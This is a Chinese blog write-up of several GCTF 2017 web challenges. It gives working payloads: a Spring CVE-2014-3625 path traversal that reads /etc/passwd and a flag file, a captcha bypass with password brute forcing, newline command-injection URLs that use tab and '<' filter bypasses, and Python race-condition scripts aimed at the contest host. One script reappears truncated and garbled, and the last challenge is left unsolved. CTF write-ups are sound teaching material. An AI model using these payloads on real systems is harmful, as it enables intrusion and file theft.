2017 GCTF writeup

原创

Ni9htMar3 于 2017-06-17 22:59:02 发布 6334 收藏
分类专栏： WriteUp 文章标签： web


本文链接：https://blog.csdn.net/Ni9htMar3/article/details/73394109
版权
WriteUp 专栏收录该内容
17 篇文章 0 订阅
订阅专栏

web

热身题

直接扫描
http://218.2.197.232:18001/rob0t.php
就有`flag`

spring-css



How to fix this vulnerability

Users of affected Spring versions should upgrade to the latest version:

- Users of 3.2.x should upgrade to 3.2.12 or later
- Users of 4.0.x should upgrade to 4.0.8 or later
- Users of 4.1.x should upgrade to 4.1.2 or later

Classification


CWE	CWE-22
CVE	CVE-2014-3625
CVSS	Base score: **5.3 —** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N Attack Vector: Network Attack Complexity: Low Privileges Required: None User Interaction: None Scope: Unchanged Confidentiality: Low Integrity: None Availability: None

Web References

- CVE-2014-3625 Directory Traversal in Spring Framework
- Directory traversal with static resource handling (CVE-2014-3625)


发现是一个cve漏洞，任意读取目录，直接查姿势

https://github.com/ilmila/springcss-cve-2014-3625/blob/master/stealfile.sh



```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nolo
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
flag:x:1000:1000:Linux User,,,:/home/flag:/etc/flag
```

发现flag




http://218.2.197.232:18015/spring-css/resources/file:/etc/flag

□ Enable Post data □ Enable Referrer

```
GCTF{db839442402f5874}
```


变态验证码怎么破



vcode error


16位的变态验证码怎么破

用户名：	admin
密　码：	•
验证码：	
	GUS2DD9AN84WQSC



名称	内容	域	原始大小	路径	过期时间

本来是要识别验证码，结果测试发现清除cookie就可以绕过验证码，这个验证码是存在session中，没有验证对比，好说，最后直接目录爆破即可




Request	Payload	Status	Error	Timeout	Length	Comment
595	wjsddslh	200	□	□	1568	
0		200	□	□	1564	
3	12345678	200	□	□	1564	
4	1234	200	□	□	1564	
6	12345	200	□	□	1564	
8	pussy	200	□	□	1564	
1	password	200	□	□	1564	
10	football	200	□	□	1564	
11	letmein	200	□	□	1564	
2	123456	200	□	□	1564	

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Jun 2017 13:42:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.27
Set-Cookie: PHPSESSID=8ob7a186ifiudahlh531a8n7s0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 1195

GCTF{Qb8HR4pGmScMqgxTSwP7QZmb}<html>
```


RCE绕过

这个就是输入命令，然后内容会插入在`curlflag.php`之中，这题其实就是查看`flag.php`里的内容
可以`tab`绕过，或是`<`绕过


Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer
禁用▾ Cookies▾ CSS▾ 表单▾ 图片▾ 网页信息▾ 其他功能▾ 标记▾ 缩放▾ 工具▾ 查看

```
http://218.2.197.232:18006/?cmd=%0acat%09
```

```
curl
cat flag.phpYep,key is here,But u cant look in here!
<?php
error_reporting(E_ERROR & ~E_NOTICE);
function makeflag(){
    $key = "GCTF{ADFAFADSFASFZVASDFADV}";
    return $key;
}
$FLAG = makeflag();

?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>渗透测试中级</title>
</head>
```


Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer
禁用▾ Cookies▾ CSS▾ 表单▾ 图片▾ 网页信息▾ 其他功能▾ 标记▾ 缩放▾ 工具

```
http://218.2.197.232:18006/?cmd=%0acat<
```

```
curl
cat<flag.phpYep,key is here,But u cant look in here!
<?php
error_reporting(E_ERROR & ~E_NOTICE);
function makeflag(){
    $key = "GCTF{ADFAFADSFASFZVASDFADV}";
    return $key;
}
$FLAG = makeflag();

?>
<html>
<head>
```

条件竞争

```php
<?php
header("Content-type: text/html; charset=utf-8");
session_start();

$mysqli = new mysqli("localhost", "root", "", "gctf09");
if ($mysqli->connect_errno) {
    die("数据库连接错误，多次出现请联系管理员。");
}

//打印源码
if(isset($_REQUEST['showcode'])){
    highlight_file(___FILE___);
    exit();

}
$user="";
// 初次访问生成用户
if(!isset($_SESSION["name"])){
    $user=substr(md5(uniqid().uniqid()),8,16);
    $_SESSION["name"]=$user;
    $stmt = $mysqli->prepare("INSERT INTO gctf09.`user` (name,pass) VALUES (?,?)");
    $stmt->bind_param("ss",$user,md5($user));
    $stmt->execute();
    $stmt->close();
    $stmt = $mysqli->prepare("INSERT INTO gctf09.`priv` (name,notadmin) VALUES (?,TRUE)");
    $stmt->bind_param("s",$user);
    $stmt->execute();
    $stmt->close();
}else{
    $user=$_SESSION["name"];
}
//重置时清理用户信息
if($_SERVER["REQUEST_METHOD"] === "POST" && $_GET['method']==="reset" && isset($_POST['password']) ){
    $stmt = $mysqli->prepare("DELETE FROM gctf09.`user` where name=?");
    $stmt->bind_param("s",$user);
    $stmt->execute();
    $stmt = $mysqli->prepare("DELETE FROM gctf09.`priv` where name=?");
    $stmt->bind_param("s",$user);
    $stmt->execute();
    $stmt = $mysqli->prepare("INSERT INTO gctf09.`user` (name,pass) VALUES (?,?)");
    $stmt->bind_param("ss",$user,md5($_POST['password']));
    $stmt->execute();
    $stmt->close();
    //判断用户权限时会查询priv表，如果为不为TRUE则是管理员权限
    $stmt = $mysqli->prepare("INSERT INTO gctf09.`priv` (name,notadmin) VALUES (?,TRUE)");
    $stmt->bind_param("s",$user);
    $stmt->execute();
    $stmt->close();
    $mysqli->close();
    die("修改成功");
}
$mysqli->close();
?>
```


先分析代码的意思，首先重置的话首先先删除原先的用户以及权限，然后重新先以管理员权限插入，最后修改权限为普通权限
直接写两个脚本，使用同一个**cookie**，一个不断的重置用户名密码，另一个用相同的用户名密码不断地提交

reset

```
import requests

url = 'http://218.2.197.232:18009/index.php?method=reset'
cookie={
    'PHPSESSID':'7pbngtg5ml72qsn4cpopubbvj5'
}
data={'name':'3f8010f1893ac9a5',
    'password':'test'}
while 1:
    s=requests.post(url=url,data=data,cookies=cookie)

    print s.text
```

login

```
import requests
import base64

url = 'http://218.2.197.232:18009/login.php?method=login'
cookie={
    'PHPSESSID':'7pbngtg5ml72qsn4cpopubbvj5'
}
data={'name':'3f8010f1893ac9a5',
    'password':'test'}
while 1:
    s=requests.post(url=url,data=data,cookies=cookie)
    print s.text
    if 'GCTF' in s.text:
        break
```




```
无权限
无权限
无权限
无权限
用户名或密码错误
无权限
用户名或密码错误
无权限
无权限
无权限
无权限
用户名或密码错误
无权限
用户名或密码错误
无权限
无权限
无权限
无权限
无权限
无权限
无权限
无权限
用户名或密码错误
无权限
用户名或密码错误
无权限
用户名或密码错误
无权限
GCTF{KBnLGG6qR2ZdYe4HbUL8XpAP}
请按任意键继续. . .
```

```
import requests
import base
url = 'htt
cookie={
    'PHPSE
}
data={'nam
    'passw
while 1:
    s=reque                t(url=url,data=data
    print s
    if 'GC                .text:
        bre
```

```
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
修改成功
```

Forbidden

打开是一个**Forbidden**页面




Forbidden

You don't have permission to access on this server.

Apache/2.4 (CentOS) DAV/2 Server at www.topsec.com Port 80

